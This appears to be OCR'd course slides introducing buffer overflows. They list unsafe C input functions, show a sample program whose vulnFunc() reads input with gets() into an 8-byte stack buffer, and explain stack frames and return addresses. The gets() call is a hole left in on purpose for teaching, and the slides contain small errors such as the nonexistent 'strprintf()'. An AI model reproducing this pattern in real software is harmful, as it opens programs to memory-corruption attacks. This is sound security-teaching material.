Software Exploitation

Buffer Overflows

- Since we're on the topic of arrays…
    - Remember they revolve heavily around pointers
- Some functions in C do a *terrible* job of making sure you're only accessing memory that you should be able to
    - strcpy(), strcat(), strprintf(), vsprintf(), gets(), scanf()
- There are secure alternatives that allow a maximum string/input length
    - strncpy(), strncat(), snprintf(), and fgets()

Program Flow

```
int main() {
  // greet our Trojan friends
  printf("Hello, DSU!\n");



  // do something interesting
  vulnFunc();



  // close
  return 0;
}
```

my-program.out


Program Flow

```
int main() {
  // greet our Trojan friends
  printf("Hello, DSU!\n");



  // do something interesting
  vulnFunc();



  // close
  return 0;
}
```

my-program.out

```
void vulnFunc(){
  // local variables
  int a = 1;
  int b = 20;
  int c = 123;
  char buffer [8];

  // get user input, print it
  gets(buffer)
  printf("%s\n", buffer);

  return;
}
```

Program Flow



Program Flow

```
int main() {
  // greet our Trojan friends
  printf("Hello, DSU!\n");



  // do something interesting
  vulnFunc();


  // close
  return 0;
}
```

```
void vulnFunc(){
  // local variables
  int a = 1;
  int b = 20;
  int c = 123;
  char buffer [8];

  // get user input, print it
  gets(buffer)
  printf("%s\n", buffer);

  return;
}
```

my-program.out

Program Flow


```
int main() {
  // greet our Trojan friends
  printf("Hello, DSU!\n");



  // do something interesting
  vulnFunc();



  // close
  return 0;
}
```

my-program.out

The Stack


- Our program is loaded, and some hunk of memory is allocated for it to run
- Stack ~= spreadsheet
- When a function is called, a stack frame is created to hold the variables/contents of the function

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout



1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Buffer Overflows

